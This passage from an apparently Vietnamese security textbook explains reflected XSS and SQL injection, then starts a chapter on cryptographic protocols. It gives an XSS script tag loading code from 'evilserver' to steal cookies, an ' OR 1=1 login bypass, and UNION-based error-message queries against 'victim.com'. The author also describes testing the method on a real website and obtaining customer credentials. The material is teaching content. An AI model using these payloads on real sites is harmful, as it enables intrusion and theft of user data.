
Trong hình thức tấn công này, kẻ tấn công thường gắn thêm đoạn mã độc vào URL của website và gửi đến nạn nhân, nếu nạn nhân truy cập URL đó thì sẽ bị dính mã độc. Mô hình tấn công Reflected XSS được thể hiện trong Hình 9.5

**Hình 9.5**

:

Mô h

ình tấn công Reflected XSS



**Hình 9.6** : Ví dụ về tấn công Reflected XSS

Hình 9.5 và 9.6 minh họa cụ thể về tấn công này. Liên kết trên chứa mã HTML bao gồm một script để tấn công kẻ nhận email. Nếu nạn nhân nhấp chuột vào liên kết đó, do lỗ hổng trên ứng dụng, trình duyệt sẽ hiển thị trang vừa yêu cầu với thông tin truyền cho nó chứa trong liên kết (*mycomment=<script src=’http://evilserver/xss.js’> </script>*). Thông tin này chứa đoạn mã độc và là một phần của trang web được gửi lại cho trình duyệt của người sử dụng nơi mà nó được biên dịch và chạy.


Trong ví dụ này, ta giả định rằng nạn nhân đầu tiên đăng nhập vào một ứng dụng Web có tồn tại *lỗ hổng bảo mật* (security vulnerability). Kẻ tấn công sẽ gửi cho nạn nhân một email hay một tin nhắn mà trong đó có chứa liên kết trên. Khi người sử dụng nhấn vào liên kết sẽ có một trang Web được gửi lại. Nếu trang web gửi lại được tạo ra bởi một ứng dụng Web có lỗ hổng bảo mật XSS thì trang web đó sẽ chứa đoạn mã HTML được truyền vào từ liên kết trên *(<script src=’http://evilserver/xss.js’> </script>*).

Script sau đó được dịch và chạy bởi trình duyệt Web và cookie của người dùng sẽ được truyền đến trang web của kẻ tấn công. Một lần nữa, kẻ tấn công có thể sử dụng Session Cookie của nạn nhân để giả mạo nạn nhân trong trang Web có lỗ hổng và có đủ những quyền của nạn nhân.

## ★9.7 GIỚI THIỆU TẤN CÔNG SQL INJECTION

### 9.7.1 Khái niệm

SQL Injection là kỹ thuật tiêm mã độc nhằm khai thác lỗ hổng an ninh xảy ra trong lớp cơ sở dữ liệu của một ứng dụng. Kỹ thuật này cho phép tin tặc có thể truy xuất được các thông tin quan trọng từ máy chủ cơ sở dữ liệu. Nếu dữ liệu do người dùng nhập vào không được kiểm tra cẩn thận hoặc ràng buộc chặt chẽ về kiểu thì tin tặc rất dễ lợi dụng để chèn những đoạn mã độc khiến hệ thống trả về các thông tin ngoài ý muốn của người lập trình. Qua đó tin tặc có thể khai thác các thông tin nhạy cảm, thực thi các câu truy vấn phá hoại, thậm chí phá hủy hệ thống.



**Hình 9.7**: Mô hình tấn công SQL Injection

Cách tấn công này có thể áp dụng với bất kỳ cơ sở dữ liệu nào, tùy thuộc vào đặc điểm cũng như các lỗ hổng tồn tại trên cơ sở dữ liệu để thực hiện cách thức tấn công phù hợp. Ví dụ như MS SQL có hỗ trợ chức năng mở rộng lời gọi thủ tục được lưu trữ (stored procedure call) , cho phép câu lệnh ở bất kỳ cấp độ hệ thống nào có thể thực thi thông qua máy chủ MS SQL – chẳng hạn như thêm một người sử dụng. Do đó các thông báo lỗi hiển thị ở MS SQL tiết lộ nhiều thông tin về hệ thống hơn MySQL.

Để hiểu hơn về SQL Injection, chúng ta cùng tìm hiểu một ví dụ hết sức cơ bản như sau: Câu truy vấn thông thường đối với cơ sở dữ liệu là:

SELECT *fieldName1, fieldName2*

FROM *tableName*

WHERE *restrictionsToFilterWhichEntriesToReturn*;

Phần in nghiêng là các giá trị đầu vào chuẩn, phần còn lại là các từ tố cố định, hai thành phần này kết hợp tạo nên câu truy vấn.

+ fieldName1, fieldName2 liệt kê tên các trường sẽ được trả về từ cơ sở dữ liệu

+ tableName bảng muốn truy xuất đến

+ restrictionsToFilterWhichEntriesToReturn điều kiện trả về dữ liệu

Trên khung đăng nhập của ứng dụng, người dùng thông thường sẽ nhập như sau:

User name: svbksocola

Password: 123hehehe

Khi đó câu truy vấn được tạo thành sẽ là:

SELECT userAcessFlags FROM userTable WHERE userName=‟svbksocola‟ AND userPass=‟123hehehe‟;

Khác với một người dùng thông thường, kẻ tấn công sử dụng SQL Injection tìm cách “bypass” bằng cách nhúng mã độc vào khung đăng nhập của chương trình.

User name: svbksocola

Password: „OR 1 =1

Khi đó câu truy vấn được tạo thành sẽ là:

SELECT userAcessFlags FROM userTable WHERE userName=‟ svbksocola‟ AND userPass=‟„OR 1 =1‟;

SQL Server coi dữ liệu đầu vào là có cấu trúc nên câu truy vấn trên hoàn toàn đúng, do đó kẻ tấn công có thể đăng nhập thành công vào tài khoản “svbksocola” mặc dù không hề có mật khẩu.

Khi các kỹ thuật tấn công SQL Injection cơ bản đã lỗi thời và bị ngăn chặn phần nào thì các kỹ thuật tấn công khác tinh vi hơn, nguy hiểm hơn cũng xuất hiện nhanh chóng. Ở phần tiếp theo người viết xin trình bày về các kỹ thuật tấn công SQL injection nâng cao hơn.

### 9.7.2 Stored procedure

Nhiều lập trình viên tin rằng “Stored procedure” là “liều thuốc” hữu hiệu cho “căn bệnh” SQL Injection. Tuy nhiên điều đó không đúng hoàn toàn. Thực tế lợi ích của Stored Procedure trong hầu hết các trường hợp đó là nó cố gắng giúp cho ứng dụng hiểu giá trị đầu vào do người dùng nhập là dữ liệu chuẩn bị được sử dụng chứ không phải là mã SQL sắp được thực thi.

Một ví dụ, lời gọi thủ tục trong mã T-SQL có cấu trúc như sau:

SELECT \* FROM user WHERE username = @uname;

Trong trường hợp này cơ sở dữ liệu sẽ loại bỏ bất kỳ ký tự điều khiến SQL nào được truyền cho biến @uname do đó có thể phòng tránh được SQL Injection trực tiếp từ đầu vào do người dùng nhập vào. Tuy nhiên vấn đề ở chỗ T-SQL cũng cho phép tạo các câu truy vấn bằng cách kết hợp các chuỗi cố định và những giá trị do người dùng nhập vào. Sau đây là một ví dụ:

EXEC(„SELECT \* FROM user WHERE uid = ‟ + @userid);

Nếu chuỗi “123 OR 1=1” được truyền cho @userid thì hacker vẫn tấn công SQL Injection thành công cơ sở dữ liệu ngay cả khi stored peocedure đã được sử dụng.

### 9.7.3 Khai thác thông tin dựa vào các thông điệp lỗi

Các thông điệp lỗi nếu không được quản lý chặt chẽ sẽ vô tình để lộ thông tin về hệ thống, đặc biệt là các thông tin về cơ sở dữ liệu. Tin tặc lợi dụng các thông tin này để tấn công SQL Injection vào ứng dụng.

Các thông báo lỗi của MS SQL Server thường đưa cho ta những thông tin quan trọng. Giả sử một trang Web có đường dẫn như sau: http://victim.com/index.asp?id=15, ta thử hợp nhất giá trị nguyên 15 với một chuỗi khác lấy từ cơ sở dữ liệu:

http://victim.com/index.asp?id=15 UNION SELECT TOP 1 TABLE\_NAME FROM INFORMATION\_SHEMA.TABLES--;

Bảng INFORMATIO\_SCHEMA.TABLES của hệ thống SQL Server chứa thông tin về tất cả các bảng có trên server, bảng này chứa trường TABLE\_NAME chứa tên của mỗi bảng trong CSDL. Ta tìm cách truy vấn đến bảng này vì nó luôn tồn tại. Câu truy vấn ở đây là:

SELECT TOP 1 TABLE\_NAME FROM INFORMATION\_SHEMA.TABLES--;

Câu truy vấn này trả về tên của bảng đầu tiên trong cơ sở dữ liệu và được nối với đường link phía trước bằng lệnh UNION, lệnh này cho phép thực thi cùng lúc nhiều câu truy vấn SQL. Khi kết hợp câu truy vấn này với số nguyên 15 qua câu lệnh UNION, MS SQL Server sẽ cố thử chuyển một chuỗi (nvarchar) thành một số nguyên

(integer).

Nếu lỗi xảy ra SQL Server sẽ trả về thông báo lỗi như sau:

|  |
| --- |
| Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the  nvarchar value '**users\_info**' to a column of data type int.  /index.asp, line 5 |

Thông báo trên chỉ ra lỗi rằng không thể chuyển đổi một giá trị dạng chuỗi là “users\_info” thành dữ liệu dạng số nguyên. Điều thú vị là SQL server đã tình cờ tiết lộ tên bảng đầu tiên trong cơ sở dữ liệu của mình cho hacker, bảng đầu tiên có tên là “users\_info”. Khai thác lỗi này ta có thể lấy tên của các bảng tiếp theo dễ dàng bằng câu lệnh:

http://victim.com/index.asp?id=15 UNION SELECT TOP 1 TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_NAME NOT IN

('users\_info')--

Tiếp tục khai thác các thông tin từ các thông báo lỗi này, tin tặc có thể biết được tên các cột trong mỗi bảng, qua đó dò ra được cả các bản ghi có trong bảng đó. Người viết đã thử sử dụng phương pháp này trên một trang web của Việt Nam và thực tế là đã thành công khi thu thập được thông tin tài khoản và mật khẩu khách hàng của trang Web này. Tuy nhiên đó chỉ là một thử nghiệm nên người viết không xâm hại bất kỳ thông tin gì của trang Web đó.

Phần IV. Đọc Thêm

★ Chương X

### GIAO THỨC MẬT MÃ VÀ ỨNG DỤNG

Mục đích cuối cùng của LTMM (Cryptography) hay bất kỳ chuyên ngành nào của khoa học máy tính đều là để đi đến giải quyết những vấn đề, những bài toán do thực tế đặt ra (đôi khi người ta hay quên điều này). LTMM giải quyết các vấn đề liên quan đến tính bảo mật (secretcy), tính xác thực (authenticity), tính toàn vẹn (intergrity) ... mà ở đó người ta phải luôn luôn tính đến những yếu tố, những cá nhân tham gia không trung thực. Các kiến thức của LTMM dù thâm sâu nhưng chỉ mang tính học thuật, chừng nào mà bạn chưa học được cách đem vận dụng chúng để giải quyết một vấn đề cụ thể nào đó.

Chương này là một nội dung mở rộng, nhằm tăng cường thêm cho sinh viên một số kiến thức cốt yếu về giao thức mật mã, tức là vấn đề đảm bảo an toàn cho các giao dịch bằng công cụ mật mã. Nội dung chương này được tổng hợp từ nhiều nguồn tài liệu trong đó [S4] là một tài liệu tam khảo chủ chốt. Chúng ta sẽ khảo sát các khái niệm và một số hình thức giao dịch cơ bản cùng một số giao thức mật mã khá kinh điển ở trình độ nâng cao.

* *Các khái niệm chung về giao thức và giao thức mật mã*
* *Các loại giao thức mật mã*
* *Điểm lại một số giao thức mật mã căn bản*
* *Một số giao thức nâng cao quan trọng*
* *Giới thiệu về thanh toán điện tử và đảm bảo an toàn giao dịch thanh toán*

#### 10.1 TỔNG QUAN

##### 10.1.1 Định nghĩa và thuộc tính

Một giao thức (protocol) chỉ đơn giản là một chuỗi các bước thực hiện mà cần có ít nhất 2 bên tham dự, và được thiết kế để thực hiện một nhiệm vụ nào đó. Định nghĩa này đơn giản nhưng chặt chẽ. “Một chuỗi các bước” có nghĩa là một dãy các bước có thứ tự, có đầu có cuối, bước trước phải được kết thúc trước khi thực hiện bước sau. “Có ít nhất 2 bên tham dự” có nghĩa là có thể có nhiều người cùng tham gia thực hiện chuỗi bước này, còn một người làm một mình thì không thể gọi là giao thức được. Nếu một người thực hiện một chuỗi bước để làm ra một cái món ăn thì không thể gọi chuỗi bước thực hiện đó là một protocol, nhưng việc có thêm một người khác tham dự vào, chẳng hạn được mời để phối hợp làm món ăn hay là để cùng ăn món ăn đó, thì quá trình mới có thể coi là một protocol. Ngoài ra, protocol phải là một thiết kế nhằm đạt được tới một kết quả gì đó. Bất kỳ một quát trình nào có mô tả giống như một protocol mhưng không đạt đến một mục đích nào đó thì đều không phải là protocol mà chỉ là một trò chơi lãng phí thời gian!

Protocols có những thuộc tính tất yếu của nó:

* Các bên tham dự phải được chuẩn bị trước để hiểu biết kỹ lưỡng tất cả các bước của protocol trước khi thật sự tham gia vào thực hiện.
* Các bên phải đồng ý tuyệt đối tuân thủ các bước.
* Protocol phải không có chỗ nào tối nghĩa, tất cả các bước phải được viết tường minh, không có chỗ nào gây nên khả năng hiểu nhầm.
* Protocol phải đầy đủ, trong đó tất cả các tình huống phát sinh đều phải được người thiết kế lường trước đưa ra các bước thực hiện tiếp thích ứng

Một giao thức mật mã (GTMM, cryptographic protocol) là một protocol có vận dụng các kiến thức từ LTMM để đạt được các mục tiêu về mặt an toàn và bảo mật của hệ thống. Các thành phần tham gia có thể là bạn bè và tin tưởng lẫn nhau, nhưng cũng có thể là những người nghi kỵ hoặc kẻ thù của nhau (thậm chí không tin nhau dù chỉ trong việc hỏi giờ). Một GTMM thường liên quan hoặc gắn liền với một thuật toán mật mã nhưng thông thường mục đích của nó là xa hơn so với bảo mật thuần túy. Ví dụ như, các bên có thể tham dự vào việc chia sẻ các phần của một bí mật dùng được để triết xuất ra một thông tin giá trị nào đó, có thể cùng kết hợp phát ra một chuỗi số ngẫu nhiên (như gieo xúc xắc), có thể chứng minh danh tính (identity) của mình cho bên kia, hay đồng thời ký vào một văn bản hợp đồng. Ap dụng LTMM ở đây là nhằm làm sao dò ra và chống lại các khả năng nghe trộm hay lừa dối. Nếu bạn còn chưa nghe biết đến thì giờ đây bạn sẽ hiểu làm sao mà những cá nhân hoàn toàn không tin lẫn nhau vẫn có thể làm việc với nhau để thực hiện các thủ tục đòi hỏi thông qua các giao thức mạng máy tính.

Nguyên tắc tổng quát để thiết kế nên những protocol như thế này là: Phải làm sao để không có ai, không có bên nào có thể thu được nhiều hơn, biết được nhiều hơn những gì mà người thiết kế giao thức xác định từ đầu cho các vai trò tham gia. Điều này thực tế là khó thực hiện hơn nhiều so với vẻ ngoài ngắn gọn của nó. Khoa học lừa dối cũng phát triển nhanh như khoa học để chống lại nó. Ta sẽ thấy những ví dụ mà trong đó các protocol ban đầu tưởng như là an toàn đã có những kẽ hở như thế nào.

Việc chứng minh một hệ thống nào đó là an toàn bao giờ cũng khó hơn rất nhiều chứng minh không an toàn.

##### 10.1.2 Mục đích của các protocols

Protocols không phải là cái gì xa xôi, vì chính nó là những giao dịch mà ta có thể quan sát và hành động theo hàng ngày. Chẳng hạn như đặt mua hàng qua điện thoại, cam kết hợp đồng, chơi bài hay là bỏ phiếu bầu cử ... Chúng ta đã quá quen và thường không phân tích ngọn ngành các bước trong quá trình, những thủ tục của đời sống hàng ngày mà vì đã được kiểm nghiệm nhiều trên thực tế nên tỏ ra đáng tin cậy. Gạt bỏ tính chất thông tục (phi hình thức) của chúng, chúng cũng chả khác gì các protocol mà ta nghiên cứu trong sách giáo khoa.

Ngày nay, với sự phát triển vũ bão của một hệ thống mạng máy tính toàn cầu Internet đi đến từng gia đình, các nghi thức thủ tục hành chính hay làm ăn kinh tế đã và đang dần dần được thực hiện thông qua Internet. Điểm khác biệt đặc trưng ở đây là người làm việc với nhau thông qua các máy tính, chứ không thấy mặt nhau nữa (faceto-face). Hơn nữa máy tính không phải là người, nên không có bản năng tự thích nghi; cho nên việc xây dựng các protocol là rất khó vì phải tính đến mọi tình huống, mọi khả năng có thể. Rất nhiều các thủ tục làm ăn hàng ngày trong cuộc sống được tin tưởng vì dựa trên sự có mặt cùng nhau của các bên đối tác; chính vì thế nên việc xây dựng những protocol tương đương cho máy tính là không đơn giản là mô phỏng thuần túy các thủ tục đời thường mà nó thay thế. Liệu bạn có thể trao một chồng tiền mặt cho một người lạ để nhờ mua hàng có được không? Hay có thể chơi bài với một đối phương giấu mặt mà không được nhìn thấy tay đối phương tráo và chia bài như thế nào hay không? Đồng thời, sẽ là ngây thơ nếu tin rằng mọi chủ thể tương tác qua máy tính đều trung thực, và cũng là quá cả tin nếu cho rằng các nhà quản trị mạng, hay thậm chí ngay các nhà thiết kế ra các mạng này là trung thực đến cùng. Chỉ cần một thiểu số nhỏ những người người nêu trên mà không trung thực cũng đủ gây ra thiệt hại lớn nếu chúng ta không có các biện pháp đảm bảo.

Với phương pháp hình thức hóa, chúng ta có thể thử thiết kế các protocol rồi tìm hiểu kiểm tra các khả năng của nó có đứng vững hay không trước mọi kiểu loại xâm phạm của các kẻ không trung thực; từ đó mà cải tiến phát triển lên để chống lại được các kiểu tấn công đó. Bằng cách đó mà người ta đã xây dựng được các protocol cho máy tính giải quyết được các nhiệm vụ đời sống nêu trên như bài toán chơi bài trên mạng, mua hàng trên mạng hay bầu cử trên mạng. Hơn nữa protocol máy tính là một hình thức trừu tượng hóa và không quan tâm đến việc cài đặt cụ thể. Một protocol là giống nhau dù nó được cài đặt trên bất cứ hệ điều hành nào. Vì thế một khi chúng ta đã có thể khẳng định được độ tin cậy của một protocol ta có thể áp dụng nó ở bất cứ đâu, dù là cho máy tính, cho điện thoại hay là cho một lò nướng bánh vi sóng thông minh.

##### 10.1.3 Các bên tham gia vào protocol (the Players)

Để có một cách tiếp cận hình thức thống nhất với tất cả các protocol thì một điều cần thiết là có một qui định thống nhất cách gọi tên tất cả các bên tham gia và dính líu có thể với protocol. Hầu hết tài liệu đều thống nhất về việc sử dụng một tập tên người trong tiếng Anh để gọi các bên có liên quan; đặc biệt là chữ cái đầu của mỗi tên người đều ứng với chữ cái đầu của từ tiếng Anh nói lên vai trò của những bên liên quan đó. Sau đây sẽ nêu lên tập các tên được dùng trong sách “Applied Cryptography” của Bruce Scheneir.

Tham gia vào protocol có tối thiểu là hai bên và nhiều khi đến ba bốn bên. Những tên người dành cho bên cơ bản, A và B, là Alice và Bob, còn nếu có thêm các bên C và D thì sử dụng thêm các tên Carol và Dave. Nếu protocol có đề cập đến vấn đề chống nghe trộm thì tên Eve sẽ được sử dụng để gọi kẻ nghe trộm có thể (eavesdropper). Ngoài nghe trộm, trên mạng còn có thể có những mối nguy hiểm lớn hơn nhiều đến từ những kẻ có những khả năng can thiệp mạnh, chẳng hạn như các nhà quản trị hay điều phối viên không trung thực ở các máy trung gian. Những kẻ này có thể không những chỉ nghe trộm mà còn có thể chủ động cắt xén hoặc thay thế, tạo giả tin của bạn. Ta hãy gọi kẻ đó là Mallory (malicious active attacker). Các bên tham gia có thể mời một người mà tất cả đều tín nhiệm vào để làm chứng và phán xử nếu có tranh cãi, người này được coi như trọng tài dưới cái tên là Trent (Trusted arbitrator)...

Sau đây là bảng danh sách của các tên gọi hình thức của các bên có thể có liên quan trong protocol, ta có thể thấy chúng như một danh sách các tên nhân vật tham gia vào một vở kịch nào đó mà ở đây ta gọi là protocol

|  |  |
| --- | --- |
| Alice | Bên thứ nhất trong các protocol |
| Bob | Bên thứ hai trong các protocol |
| Carol | Một bên tham gia trong các protocol có 3 đến 4 bên |
| Dave | Một bên tham gia trong các protocol có 4 bên |
| Eve | Kẻ nghe trộm (eavesdropper) |
| Mallory | Kẻ tấn công chủ động có nhiều quyền lực trên mạng nên rất nguy hiểm (malicious active attacker) |
| Trent | Trọng tài (trusted arbitrator) |
| Walter | Người canh gác (Warden), anh này có thể đứng canh gác Alice và Bob trong một số protocol |
| Peggy | Người chứng minh (prover) |
| Victor | Người thẩm tra (verifier); Peggy cần phải chứng minh với Victor về một quyền sở hữu nào đó chẳng hạn như danh tính của anh ta khai là đúng, hay anh ta đúng là kẻ có thẩm quyền để được truy nhập vào một nơi quan trọng |

#### 10.2 PHÂN LOẠI PROTOCOLS

##### 10.2.1 Protocols có người trọng tài

Người trọng tài là người phải thỏa mãn các điều kiện sau:

* Không có quyền lợi riêng trong protocol và không thiên vị cho một bên nào
* Các bên tham gia có quyền lợi trong protocol đều tin tưởng vào trọng tài rằng bất kỳ cái gì mà anh ta nói và làm đều là đúng và chính xác, đồng thời tin tưởng anh ta sẽ hoàn thành sứ mạng của mình trong protocol (không bỏ dở giữa chừng để đi chơi)

Như vậy trọng tài có thể đứng ra để giúp hoàn thành các protocol giữa những bên tham gia không tin tưởng lẫn nhau. Trong đời thường, các luật sư thường được mời ra để làm trọng tài. Ví dụ, Alice muốn bán một cái xe cho Bob, một người lạ. Bob muốn trả bằng séc, tuy nhiên Alice lại không có cách nào để biết được séc đó có khả năng thanh toán không. Do vậy cô ta chỉ muốn được chuyển séc vào ngân hàng trước khi giao xe cho Bob và đấy chính là mâu thuẫn bế tắc vì Bob cũng chả tin gì Alice hơn là Alice đối với anh ta cho nên anh ta sẽ không đưa séc trước khi nhận được chiếc xe.

Cách giải quyết là như sau, Alice và Bob sẽ đến chỗ một luật sư có uy tín, Trent, mà cả hai đều tin tưởng, và một protocol như sau sẽ diễn ra, đảm bảo được tính trung thực:

Ví dụ 10.1

1. Alice chuyển vật cần bán cho Trent
2. Bob đưa tờ séc cho Alice
3. Alice chuyển séc vào tài khoản của cô ta vào ngân hàng.
4. Đợi một khoảng thời gian nhất định đến khi séc đã chuyển xong, Trent sẽ giao hàng cho Bob. Nếu tờ séc không hợp lệ thì Alice sẽ báo cho Trent biết với bằng chứng cụ thể và Trent sẽ giao trả lại hàng cho cô ta.

Trong protocol này, ta thấy rằng:

* + Alice tin tưởng rằng Trent sẽ không trao hàng cho Bob trừ phi séc đã được chuyển xong và sẽ chuyển lại hàng cho cô ta nếu sec không có giá trị.
  + Bob tin tưởng Trent sẽ giữ hàng trong thời gian sec được chuyển và sẽ giao nó cho anh ta một khi séc được chuyển xong.
  + Trent không quan tâm đến việc tờ séc có giá trị thật sự và có chuyển được hay không, anh ta làm phần việc của mình trong cả hai trường hợp có thể xảy ra đúng như protocol qui định, đơn giản bởi vì anh ta sẽ được trả tiền công trong cả hai trường hợp.

Nhà băng cũng có thể đứng ra làm trọng tài cho Alice và Bob. Bob có thể một cái séc có chứng nhận của nhà băng để mà mua bán với Alice: Ví dụ 10.2

1. Bob viết một séc và chuyển cho nhà băng.
2. Sau khi cầm một số tiền từ tài khoản của Bob bằng giá trị của tờ séc, nhà băng ký chứng nhận lên séc và chuyển trả lại cho Bob.
3. Alice giao đồ bán cho Bob cùng lúc Bob đưa Alice tờ séc có chứng nhận của nhà băng.
4. Alice chuyển séc vào nhà băng.

Protocol này thực hiện được bởi vì Alice tin tưởng vào chứng nhận của nhà băng, tin rằng nhà băng sẽ cầm giữ số tiền của Bob cho cô ta mà không sử dụng nó vào đầu tư ở bất cứ đâu.

Trên đây là hai ví dụ trong số rất nhiều các thủ tục mua bán theo cơ chế có trọng tài. Khái niệm trọng tài là một khái niệm xưa như xã hội loài người. Đã từng có nhiều loại người khác nhau như các nhà cai trị, các tu sĩ ... có được thẩm quyền để hành động như trọng tài. Trọng tài có một vai trò và vị trí chắc chắn trong xã hội của chúng ta; chỉ một lần phản bội lại niềm tin của quần chúng sẽ là liều mạng hủy bỏ cái uy tín khó kiếm đó. Chẳng hạn, một luật sư mà chơi trò gian lận bị phát hiện sẽ phải đối mặt với khả năng bị rút phép ra khỏi luật sư đoàn. Điều này xác lập một hệ thống hoạt động dựa trên cơ sở chữ tín được phổ thông như một điều luật, giúp hoạt động xã hội trôi chảy.

Tư tưởng này được đem áp dụng vào thế giới máy tính, tuy nhiên ở đây xuất hiện một số vấn đề nhất định đối với các trọng tài máy tính:

* Có thể dễ dàng tìm thấy và đặt lòng tin vào một bên thứ ba trung gian trọng tài nếu ta biết và có thể nhìn tận mặt họ.Tuy nhiên nếu mà hai bên tham gia protocol đã nghi ngờ nhau thì việc cùng đặt lòng tin vào một bên thứ ba nào đó nằm đâu đó khuất diện trên mạng máy tính cũng trở nên có thể đáng ngờ.
* Mạng máy tính sẽ phải tốn thêm chi phí để quản lý và bảo trì máy tính trọng tài. Chúng ta đều biết đến chi phí thuê luật sư, vậy ai sẽ đứng ra để đỡ cái chí phí tăng tải này (network overhead)?
* Luôn luôn có những khoảng trễ vốn gắn liền với bất kỳ một protocol có trọng tài nào
* Trọng tài phải tham gia vào mọi giao dịch trên mạng, điều đó có nghĩa ở đó sẽ trở nên một điểm thắt nút ngưỡng cổ chai (bottleneck), dễ tắc trên mạng một khi protocol đã được triển khai cho một ứng dụng rộng rãi. Tăng cường số trọng tài có thể giúp tránh bế tắc này nhưng lại làm tăng thêm chi phí để quản lý bảo trì những máy trọng tài đó.
* Bởi vì tất cả mọi người trên mạng đều tin trọng tài, dễ gây ra ở đây một điểm nhạy cảm chịu áp lực tấn công tập trung từ các kẻ rình rập để phá phách hệ thống.

**10.2.2 Protocols có người phân xử.**

Để yên tâm giao dịch, Alice và Bob cần mời được một người trọng tài uy tín cao, tuy nhiên chi phí mời/thuê một người như vậy sẽ là đáng kể. Vì vậy người ta đã đưa ra khả năng chia tách giao thức có trọng tài tham dự thành hai pha giao thức (subprotocol):

* Giao thức con, không trọng tài: thực hiện bất kỳ khi nào muốn tiến hành giao dịch.
* Giao thức có trọng tài mà chỉ được sử dụng khi Alice và Bob cãi nhau và muốn có người phân xử. Vì thế trong trường hợp này ta không dùng khái niệm người trọng

tài (arbitrator), với ý nghĩa là người phải trực tiếp tham gia vào protocol, mà sử dụng khái niệm người phân xử (adjudicator): người này không cần phải có mặt khi Alice và Bob tiến hành giao dịch, mà chỉ được mời đến khi Alice và Bob yêu cầu giải quyết tranh cãi.

Cũng giống như trọng tài, người phân xử phải không có quyền lợi liên can đến giao dịch của Alice và Bob và được cả hai người này tin tưởng. Anh ta không tham gia trực tiếp vào giao dịch như trọng tài nhưng sẽ đứng ra để xác định xem là giao dịch có được tiến hành đúng không và xác định bên sai bên đúng nếu như có tranh cãi. Ví dụ, Alice và Bob có thể tiến hành giao dịch hợp đồng với hình thức như sau.

Ví dụ 10.3

1. Nonarbitrated protocol (dùng tại mọi thời điểm):
   1. Alice and Bob thỏa thuận các điều khoản của hợp đồng.
   2. Alice ký hợp đồng
   3. Bob ký hợp đồng
2. Adjudicated protocol (chỉ thực hiện khi có tranh cãi cần giải quyết):
   1. Alice và Bob đến gặp quan tòa nhờ phân xử.
   2. Alice đưa các chứng cớ của cô ta
   3. Bob trình bày các chứng cớ của anh ta
   4. Quan tòa xem xét các chứng cớ và phán quyết.

Điểm khác biệt giữa người trọng tài và người phân xử (dùng theo ý nghĩa như ở đây) là người phân xử không phải luôn luôn cần thiết. Nếu có tranh cãi thì mới cần người phân xử, không có tranh cãi thì thôi. Ý tưởng dùng người phân xử này có thể đem vào áp dụng trên máy tính. Trong những protocol thế này nếu có một bên tham gia mà không trung thực thì những dữ liệu lưu được từ protocol sẽ cho phép người phân xử sau này phát hiện được ai là người đã lừa dối. Như vậy thay vì ngăn chặn trước sự lừa đảo, protocol người phân xử sẽ phát hiện được lừa dối nếu xảy ra, thực tế này khi được phổ biến rộng sẽ có tác dụng như ngăn chặn, làm lùi bước những kẻ có dã tâm lừa dối.

##### 10.2.3 Protocol tự xử (Self-enforcing protocol)

Protocol tự xử là loại tốt nhất vì tự bản thân nó có thể đảm bảo được tính công bằng, không cần đến trọng tài để trực tiếp tham gia cầm cân nảy mực, hay một thẩm phán để phân xử khi có tranh cãi. Có nghĩa là protocol loại này được chế ra sao cho không thể có các kẽ hở cho tranh cãi nảy sinh. Nếu có bên nào cố ý chơi sai luật thì tiến trình sẽ cho phép phía bên kia phát hiện ra ngay và protocol dừng lại ngay lập tức. Điều mong ước rõ ràng là tất cả các protocol đều nên chế tạo như thế, nhưng đáng tiếc là không phải lúc nào cũng có protocol loại này cho mọi tình huống.

#### 10.3 CÁC DẠNG TẤN CÔNG ĐỐI VỚI PROTOCOLS

Nếu như protocol được coi như là nghi thức giao tiếp để các bên làm việc với nhau thì đối với GTMM, bên dưới cái vỏ „ngoại giao‟ đó là các kỹ thuật, các thuật toán mật mã được vận dụng, cài đặt trong các bước cụ thể của protocol. Các tấn công của kẻ phá hoại, nhằm phá hoại tính an ninh của hệ thống cũng như xâm phạm tính bí mật riêng tư của thông tin, là có thể hướng vào một trong các yếu tố sau: các xử lý kỹ thuật, các thuật toán mật mã hay là chính bản thân protocol. Trong phần này chúng ta hãy gác lại khả năng thứ nhất - giả sử rằng các kỹ thuật và thuật toán mật mã đều được đảm bảo tốt, an toàn - và chúng ta chỉ xem xét khả năng thứ hai, tức là phân tích các dạng tấn công có thể, trong đó kẻ thù lợi dụng các kẽ hở logic của protocol để mà kiếm lợi hoặc phá hoại. Các dạng tấn công này có thể phân thành hai loại chính như sau.

Với dạng tấn công thụ động (passive attack), kẻ địch chỉ đứng ngoài nghe trộm chứ không gây can thiệp hay ảnh hưởng gì đến protocol. Mục đích của nó là cố gắng quan sát và thu lượm thông tin. Tuy nhiên thông tin nghe trộm được chỉ là thông tin đã

6. được mã hóa, do đó kẻ địch cần phải biết cách phân tích giải mã thì mới dùng được

Mặc dù hình thức tấn công này không mạnh những rất khó phát hiện vì kẻ thù không gây động. Vì vậy người ta phải nghĩ cách ngăn chặn trước loại tấn công này. Như đã biết, kẻ nghe trộm ở đây được gọi đến thông qua tên Eve.

